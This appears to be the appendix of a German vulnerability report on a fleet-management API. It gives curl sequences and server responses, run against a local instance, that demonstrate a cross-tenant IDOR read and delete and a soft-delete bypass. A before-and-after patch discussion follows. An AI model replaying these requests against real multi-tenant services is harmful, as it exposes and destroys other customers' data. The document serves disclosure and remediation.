


Abbildung A.7: Leeres Dashboard des Angreifer-Mandanten




Abbildung A.8: Fahrzeugliste des Angreifers – ebenfalls leer.

A.1.4 Cross-Tenant-Zugriff per Direkt-URL

Der Angreifer wechselt in der Adresszeile des Browsers auf die Detailseite des Opfer-Fahrzeugs. Die UUID wurde zuvor aus der URL des Opfers kopiert (sie liesse sich auch durch Enumeration oder Insiderwissen erhalten). Die Seite lädt den Datensatz und zeigt dem Angreifer Fahrzeug, Kennzeichen und weitere Eigenschaften eines fremden Mandanten an — genau der IDOR-Effekt aus Issue #5.




Abbildung A.9: Angreifer sieht das Fahrzeug (`OPFER-001`) des fremden Mandanten.

A.1.5 Soft-Delete-Bypass in der UI

Das Opfer löscht das Fahrzeug regulär über die Anwendung. In der Listenansicht ist es danach nicht mehr sichtbar — soweit korrekt, weil `get_multi()` `deleted_at` schon vor dem Patch berücksichtigt hat. Der Angreifer ruft aber weiterhin die Detail-URL mit der gleichen UUID auf. Die Seite lädt den Datensatz trotz Soft-Delete, was die zweite Schwachstelle (Issue #14) zeigt.





Abbildung A.10: Der soft-gelöschte Datensatz bleibt erreichbar.

A.2 API-Reproduktion mit curl

Die folgende Sequenz zeigt denselben Angriff ohne Frontend. Die Screenshots stammen aus einer realen Terminal-Session. Der volle Wortlaut der Befehle und Antworten findet sich im Anschluss in Abschnitt A.3 und kann dort direkt in eine eigene Shell übernommen werden.

A.2.1 Opfer registrieren



```
→  ~ curl -s -X POST http://localhost:8000/api/v1/auth/register \
  -H "Content-Type: application/json" \
  -d '{"organization_name":"Opfer GmbH","email":"opfer@test.ch","password":"opfer1234","first_name":"Opfer","last_name":"Opfer"}' \
  | python3 -m json.tool
{
    "access_token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE4MDg5ODM5OTEsInN1YiI6IjYyNDQ2YWZhLTI2N2YtNDQ0NS1hODQyLWM0NzA1YzdhMTczOSIsInR5cGUiOiJhY2Nlc3MiLCJvcmdfaWQiOiI2ZjJmMTE0Ni0xN2IzLTRiMGYtODUzZi00ODI3YzVlZTM0MjEiLCJyb2xlIjoiYWRtaW4ifQ.nGFyldvCw_a2PYoqyI8g3ppMy-7HKM0QUDtakFw6y28",
    "refresh_token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE4MDg5ODM5OTEsInN1YiI6IjYyNDQ2YWZhLTI2N2YtNDQ0NS1hODQyLWM0NzA1YzdhMTczOSIsInR5cGUiOiJyZWZyZXNoIn0.6Ckb14Y6Wa-KtxxHuUnVCBMN4mOjnnrRDNdtP43g35c",
    "token_type": "bearer",
    "expires_in": 31536000
}
→  ~
```

Abbildung A.11: Registrierung des Opfers per `POST /api/v1/auth/register`.

A.2.2 Fahrzeug im Kontext des Opfers anlegen

Mit dem JWT des Opfers wird `POST /api/v1/vehicles` aufgerufen. Die Antwort enthält die UUID des neuen Fahrzeugs im Feld `id`. Im Feld `organization_id` steht die Organisations-UUID des Opfers.

```
Opfer
Opfer                                                                    Angreifer
→  ~ curl -s -X POST http://localhost:8000/api/v1/auth/register \
  -H "Content-Type: application/json" \
  -d '{"organization_name":"Opfer GmbH","email":"opfer@test.ch","password":"opfer1234","first_name":"Opfer","last_name":"Opfer"}' \
  | python3 -m json.tool
{
    "access_token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE4MDg5ODM5OTEsInN1YiI6IjYyNDQ2YWZhLTI2N2YtNDQ0NS1hODQyLWM0NzA1YzdhMTczOSIsInR5cGUiOiJhY2Nlc3MiLCJvcmdfaWQiOiI2ZjJm
MTE0Ni0xN3IzLTRiMGYtODUzZi00ODI3YzVlZTM0MjEiLCJyb2xlIjoiYWRtaW4ifQ.nGFyldvCw_a2PYoqyI8g3ppMy-7HKM0QUDtakFw6y28",
    "refresh_token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE4MDg5ODM5OTEsInN1YiI6IjYyNDQ2YWZhLTI2N2YtNDQ0NS1hODQyLWM0NzA1YzdhMTczOSIsInR5cGUiOiJyZWZyZXNoIn0.6Ckb14Y6Wa-Ktxx
HuUnVCBMN4mOjnnrRDNdtP43g35c",
    "token_type": "bearer",
    "expires_in": 31536000
}
→  ~ export TOKEN=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE4MDg5ODM5OTEsInN1YiI6IjYyNDQ2YWZhLTI2N2YtNDQ0NS1hODQyLWM0NzA1YzdhMTczOSIsInR5cGUiOiJhY2Nlc3MiLCJvcmdfaWQiOiI2ZjJmMTE
0Ni0xN3IzLTRiMGYtODUzZi00ODI3YzVlZTM0MjEiLCJyb2xlIjoiYWRtaW4ifQ.nGFyldvCw_a2PYoqyI8g3ppMy-7HKM0QUDtakFw6y28
→  ~ curl -s -X POST http://localhost:8000/api/v1/vehicles \
  -H "Authorization: Bearer $TOKEN" \
  -H "Content-Type: application/json" \
  -d '{"registration_plate":"OPFER-001","make":"Toyota","model":"Camry","year":1992,"type":"suv","fuel_type":"gasoline"}' \
  | python3 -m json.tool
```

Abbildung A.12: Erzeugung eines Fahrzeugs im Kontext des Opfers per `POST /api/v1/vehicles`.

A.2.3 Angreifer registrieren

Der Angreifer registriert sich als zweite, unabhängige Organisation – wieder über die öffentliche `/auth/register`-Route. Er erhält einen eigenen JWT mit einer anderen `org_id` im Payload.

```
Angreifer
Opfer                                                                    Angreifer
→  ~ curl -s -X POST http://localhost:8000/api/v1/auth/register \
  -H "Content-Type: application/json" \
  -d '{"organization_name":"Angreifer GMBH","email":"angreifer@test.ch","password":"angreifer","first_name":"Angreifer","last_name":"Angreifer"}' \
  | python3 -m json.tool
```

Abbildung A.13: Registrierung des Angreifers mit eigener Organisation.

A.2.4 Cross-Tenant-GET (IDOR, Issue #5)

Der Angreifer ruft `GET /api/v1/vehicles/$VID` mit seinem eigenen Bearer-Token, aber der UUID des Opfer-Fahrzeugs auf. Vor dem Patch liefert der Endpunkt `200 OK` und den kompletten Datensatz, inklusive der `organization_id` des Opfers.

```
Angreifer
Opfer                                                    Angreifer
→  ~ curl -s -X POST http://localhost:8000/api/v1/auth/register \
  -H "Content-Type: application/json" \
  -d '{"organization_name":"Angreifer GMBH","email":"angreifer@test.ch","password":"angreifer","first_name":"Angreifer","last_name":"Angreifer"}' \
  | python3 -m json.tool
{
    "access_token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE4MDg5ODQxMjQsInN1YiI6IjEzMTNjMzY0LWVkODAtNGQ4OS04ZTA4LTkyZDZkNzRkNTczYyIsInR5cGUiOiJhY2Nlc3MiLCJvcmdfaWQiOiJlOTY2
NTljYi01MjcxLTQ1NDUtYTNkMi04MjU5YjM3ZThhM2EiLCJyb2xlIjoiYWRtaW4ifQ.K-bQ2hUZDbmDKtR-LoyaC4acJ2WRMkb3VqKqCU37aIw",
    "refresh_token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE4MDg5ODQxMjQsInN1YiI6IjEzMTNjMzY0LWVkODAtNGQ4OS04ZTA4LTkyZDZkNzRkNTczYyIsInR5cGUiOiJyZWZyZXNoIn0.88-kv5I0gt01gYT
57Psio3ajxnK7hxQIgsp8fUXgrDk",
    "token_type": "bearer",
    "expires_in": 31536000
}
→  ~ export TOKEN=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE4MDg5ODQxMjQsInN1YiI6IjEzMTNjMzY0LWVkODAtNGQ4OS04ZTA4LTkyZDZkNzRkNTczYyIsInR5cGUiOiJhY2Nlc3MiLCJvcmdfaWQiOiJlOTY2NTl
jYi01MjcxLTQ1NDUtYTNkMi04MjU5YjM3ZThhM2EiLCJyb2xlIjoiYWRtaW4ifQ.K-bQ2hUZDbmDKtR-LoyaC4acJ2WRMkb3VqKqCU37aIw
→  ~ export VID=2dbd498a-e79b-4f71-8d0a-b1e785d7a718
→  ~
```

Abbildung A.14: IDOR per API – der Angreifer verwendet die gestohlene UUID.

A.2.5 Cross-Tenant-DELETE

Weil `DELETE /{id}` dieselbe `get_or_404`-Methode nutzt, kann der Angreifer das fremde Fahrzeug auch löschen. Der Server antwortet mit `204 No Content`.

```
Angreifer
Opfer                                                    Angreifer
→  ~ export TOKEN=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE4MDg5ODQxMjQsInN1YiI6IjEzMTNjMzY0LWVkODAtNGQ4OS04ZTA4LTkyZDZkNzRkNTczYyIsInR5cGUiOiJhY2Nlc3MiLCJvcmdfaWQiOiJlOTY2NTl
jYi01MjcxLTQ1NDUtYTNkMi04MjU5YjM3ZThhM2EiLCJyb2xlIjoiYWRtaW4ifQ.K-bQ2hUZDbmDKtR-LoyaC4acJ2WRMkb3VqKqCU37aIw
→  ~ export VID=2dbd498a-e79b-4f71-8d0a-b1e785d7a718
→  ~ curl -s -X GET http://localhost:8000/api/v1/vehicles/$VID \
  -H "Authorization: Bearer $TOKEN" \
  | python3 -m json.tool
{
    "deleted_at": null,
    "created_at": "2026-04-29T07:34:48.031902Z",
    "updated_at": "2026-04-29T07:34:48.031902Z",
    "registration_plate": "OPFER-001",
    "vin": null,
    "make": "Toyota",
    "model": "Camry",
    "year": 1992,
    "type": "suv",
    "fuel_type": "gasoline",
    "status": "active",
    "color": null,
    "current_odometer": "0.00",
    "fuel_capacity": null,
    "image": null,
    "insurance_expiry": null,
    "insurance_provider": null,
    "insurance_policy_number": null,
    "registration_expiry": null,
    "last_service_date": null,
    "next_service_date": null,
    "next_service_odometer": null,
    "notes": null,
    "id": "2dbd498a-e79b-4f71-8d0a-b1e785d7a718",
    "organization_id": "6f2f1146-17b3-4b0f-853f-4827c5ee3421",
    "assigned_employee_id": null,
    "cost_center_id": null,
    "average_fuel_efficiency": null,
    "total_fuel_cost": "0.00",
    "total_maintenance_cost": "0.00"
}
→  ~ curl -s -X DELETE http://localhost:8000/api/v1/vehicles/$VID \
  -H "Authorization: Bearer $TOKEN" \
  -w "\nHTTP-Status: %{http_code}\n"

HTTP-Status: 204
→  ~
```

Abbildung A.15: Unautorisierter `DELETE`-Aufruf des Angreifers gegen das Fahrzeug des Opfers.

A.2.6 Soft-Delete-Bypass (Issue #14)

Nach dem Löschen ruft der Angreifer die UUID noch einmal per GET ab. Der Server liefert den soft-gelöschten Datensatz inklusive gesetztem `deleted_at`-Zeitstempel weiter aus und belegt damit genau die zweite Schwachstelle aus Issue #14.




Abbildung A.16: Das soft-gelöschte Fahrzeug bleibt vor dem Patch per direkter ID-Abfrage sichtbar.

A.3 Vollständiger Terminal-Log

Der folgende Mitschnitt stammt aus einer realen Shell-Session gegen einen lokal laufenden Backend-Container (`localhost:8000`) und dokumentiert den Angriff im Wortlaut. Die `$`-Zeilen sind Eingaben, alle übrigen Zeilen sind Server-Antworten. In den beiden Fahrzeug-GETs wurden die für den Angriff irrelevanten Null-Felder (etwa `vin`, `color` oder die Versicherungsfelder) weggelassen. JWT-Tokens sind in der Form `eyJh...w6y28` gekürzt wiedergegeben, weil sie andernfalls den Satzspiegel überschreiten würden. Sie sind gleichwohl längst abgelaufen.

Opfer registriert sich und legt ein Fahrzeug an

Listing 15: Registrierung des Opfers und Anlage eines Fahrzeugs. Die UUID im Feld `id` wird vom Angreifer im nächsten Schritt als `VID` verwendet.

```
$ curl -s -X POST http://localhost:8000/api/v1/auth/register \
  -H "Content-Type: application/json" \
  -d '{"organization_name":"Opfer GmbH","email":"opfer@test.ch","password":"opfer1234","
      ↪ first_name":"Opfer","last_name":"Opfer"}' \
  | python3 -m json.tool
{
    "access_token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhY2Nlc3MifQ...
        ↪ nGFyldvCw_a2PYoqyI8g3ppMy-7HKMOQUDtakFw6y28",
    "refresh_token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJyZWZyZXNoIn0...6Ckb14Y6Wa-
        ↪ KtxxHuUnVCBMN4mOjnnrRDNdtP43g35c",
    "token_type": "bearer",
    "expires_in": 31536000
}

$ export TOKEN=eyJhbGciOiJIUzI1Ni...nGFyldvCw_a2PYoqyI8g3ppMy-7HKMOQUDtakFw6y28

$ curl -s -X POST http://localhost:8000/api/v1/vehicles \
  -H "Authorization: Bearer $TOKEN" \
  -H "Content-Type: application/json" \
  -d '{"registration_plate":"OPFER-001","make":"Toyota","model":"Camry","year":1992,"type":"suv
      ↪ ","fuel_type":"gasoline"}' \
```

```
18   | python3 -m json.tool
19 {
20     "deleted_at": null,
21     "created_at": "2026-04-29T07:34:48.031902Z",
22     "updated_at": "2026-04-29T07:34:48.031902Z",
23     "registration_plate": "OPFER-001",
24     "vin": null,
25     "make": "Toyota",
26     "model": "Camry",
27     "year": 1992,
28     "type": "suv",
29     "fuel_type": "gasoline",
30     "status": "active",
31     "color": null,
32     "current_odometer": "0.00",
33     "fuel_capacity": null,
34     "image": null,
35     "insurance_expiry": null,
36     "insurance_provider": null,
37     "insurance_policy_number": null,
38     "registration_expiry": null,
39     "last_service_date": null,
40     "next_service_date": null,
41     "next_service_odometer": null,
42     "notes": null,
43     "id": "2dbd498a-e79b-4f71-8d0a-b1e785d7a718",
44     "organization_id": "6f2f1146-17b3-4b0f-853f-4827c5ee3421",
45     "assigned_employee_id": null,
46     "cost_center_id": null,
47     "average_fuel_efficiency": null,
48     "total_fuel_cost": "0.00",
49     "total_maintenance_cost": "0.00"
50 }
```

Angreifer registriert sich und liest das fremde Fahrzeug (IDOR)

Listing 16: Registrierung des Angreifer-Mandanten, Übernahme der Opfer-UUID in `VID` und unautorisierter GET auf das Fahrzeug des Opfers.

```
1  $ curl -s -X POST http://localhost:8000/api/v1/auth/register \
2    -H "Content-Type: application/json" \
3    -d '{"organization_name":"Angreifer GMBH","email":"angreifer@test.ch","password":"angreifer","
       ↪ first_name":"Angreifer","last_name":"Angreifer"}' \
4    | python3 -m json.tool
5  {
6      "access_token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhY2Nlc3MifQ...K-bQ2hUZDbmDKtR-
         ↪ LoyaC4acJ2WRMkb3VqKqCU37aIw",
7      "refresh_token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJyZWZyZXNoIn0...88-
         ↪ kv5IOgt01gYT57Psio3ajxnK7hxQIgsp8fUXgrDk",
8      "token_type": "bearer",
9      "expires_in": 31536000
10 }
11
12 $ export TOKEN=eyJhbGciOiJIUzI1Ni...K-bQ2hUZDbmDKtR-LoyaC4acJ2WRMkb3VqKqCU37aIw
13 $ export VID=2dbd498a-e79b-4f71-8d0a-b1e785d7a718
14
15 $ curl -s -X GET http://localhost:8000/api/v1/vehicles/$VID \
16   -H "Authorization: Bearer $TOKEN" \
17   | python3 -m json.tool
18 {
```

```
    "deleted_at": null,
    "created_at": "2026-04-29T07:34:48.031902Z",
    "updated_at": "2026-04-29T07:34:48.031902Z",
    "registration_plate": "OPFER-001",
    "vin": null,
    "make": "Toyota",
    "model": "Camry",
    "year": 1992,
    "type": "suv",
    "fuel_type": "gasoline",
    "status": "active",
    "id": "2dbd498a-e79b-4f71-8d0a-b1e785d7a718",
    "organization_id": "6f2f1146-17b3-4b0f-853f-4827c5ee3421"
}
```

Angreifer löscht das Fahrzeug und liest es erneut (Soft-Delete-Bypass)

Listing 17: Cross-Tenant-DELETE und anschliessender GET. Der Server antwortet auf den GET nach dem Soft-Delete weiter mit 200 OK und liefert den Datensatz inklusive gesetztem `deleted_at`-Feld aus.

```
$ curl -s -X DELETE http://localhost:8000/api/v1/vehicles/$VID \
  -H "Authorization: Bearer $TOKEN" \
  -w "\nHTTP-Status: %{http_code}\n"

HTTP-Status: 204

$ curl -s -X GET http://localhost:8000/api/v1/vehicles/$VID \
  -H "Authorization: Bearer $TOKEN" \
  | python3 -m json.tool
{
    "deleted_at": "2026-04-29T07:40:23.627920Z",
    "created_at": "2026-04-29T07:34:48.031902Z",
    "updated_at": "2026-04-29T07:40:23.620890Z",
    "registration_plate": "OPFER-001",
    "make": "Toyota",
    "model": "Camry",
    "year": 1992,
    "type": "suv",
    "fuel_type": "gasoline",
    "status": "active",
    "id": "2dbd498a-e79b-4f71-8d0a-b1e785d7a718",
    "organization_id": "6f2f1146-17b3-4b0f-853f-4827c5ee3421"
}
```

A.4 Ergänzende Kontrollabfragen

Der kompakte Copy-Paste-Ablauf (Registrierung, Fahrzeug-Anlage, Cross-Tenant-GET, Soft-Delete-Bypass) findet sich direkt im Proof-of-Concept in Abschnitt 3.3. Die folgenden beiden Zusatzabfragen gehören nicht mehr zum Mindestnachweis der Schwachstellen, sind aber nützlich, um das Verhalten der betroffenen Endpunkte vollständig zu illustrieren.

Cross-Tenant-DELETE

Listing 18: Der Angreifer versucht, das fremde Fahrzeug zu löschen.

```
# Vor dem Patch: 204 (Löschung erfolgreich, IDOR-Folgefehler)
# Nach dem Patch: 204 (idempotent, aber ohne Seiteneffekt)
curl -s -X DELETE http://localhost:8000/api/v1/vehicles/$VID \
  -H "Authorization: Bearer $TOKEN_B" \
  -w "\nHTTP-Status: %{http_code}\n"
```

Kontrollabfrage – Liste filtert korrekt

Listing 19: Der Listenendpunkt war immer korrekt; der Bypass betrifft nur die Einzelabfrage per ID.

```
# Liste zeigt das gelöschte Fahrzeug weder vor noch nach dem Patch
curl -s http://localhost:8000/api/v1/vehicles \
  -H "Authorization: Bearer $TOKEN_A" \
  | python3 -m json.tool
```

A.5 Verhalten nach dem Patch

Mit dem in Kapitel 4 beschriebenen Patch ändert sich das Ergebnis beider Varianten einheitlich:

- Der Angreifer erhält bei jedem `GET`, `PATCH` oder `DELETE` auf eine fremde UUID eine `404 Not Found`-Antwort. Aus seiner Sicht existiert der Datensatz nicht — es gibt keinen Unterschied zwischen „ID gibt es nicht“ und „ID gehört einem anderen Mandanten“. Dies vermeidet auch Enumeration über Statuscode-Unterschiede.
- Soft-gelöschte Datensätze führen beim Zugriff per UUID ebenfalls zu `404`, sowohl für das Opfer als auch für Dritte. Liste und Einzelabfrage verhalten sich danach konsistent.
- In der UI äussert sich das so, dass die Detailseite „Fahrzeug nicht gefunden“ anzeigt, statt fremde Daten zu laden.

Den programmatischen Beleg dafür liefert die Testsuite in `tests/test_idor.py`, die genau diese beiden Zustände (vor Patch FAILED, nach Patch PASSED) automatisiert prüft.